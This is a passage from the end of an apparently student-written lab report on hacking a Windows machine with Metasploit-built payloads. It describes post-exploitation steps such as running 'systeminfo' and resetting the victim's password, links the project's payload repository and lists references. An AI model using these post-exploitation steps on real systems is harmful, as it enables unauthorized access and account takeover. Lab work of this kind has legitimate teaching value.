i. Now we can check exploited windows machine, for example we can check system information using command “systeminfo” in terminal in kali linux. We can also reset the password or perform different activities on exploited windows system.

4. GITHUB LINK OF PROJECT:

https://github.com/DivyaKohli/payloads

5. REFRENCE/BIBLIOGRAPHY

- https://www.offsec.com/metasploit-unleashed/
- https://resources.infosecinstitute.com/topic/lab-hacking-an-android-device-with-msfvenom/
- https://www.skyfilabs.com/project-ideas/hack-a-windows-computer-by-using-a-simple-payload
- https://www.youtube.com/
- https://chat.openai.com/
- https://nostarch.com/metasploit